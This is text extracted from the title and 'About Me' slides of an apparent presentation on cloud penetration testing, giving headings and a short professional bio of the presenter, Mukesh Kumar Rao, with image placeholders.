




# CLOUD PENTESTING

FUTURE  
WORK

# Discussion




## ABOUT ME

Cyber Security Consultant at ASM Technologies  
Practicing Web | Mobile | Network | Cloud Pen-testing  
Trained over 10k+ candidates


CEHv11 | AWS | AZURE Certified

Follow Me:




**MUKESH KUMAR RAO**  
**@cyber\_mukesh**

# Cloud Computing



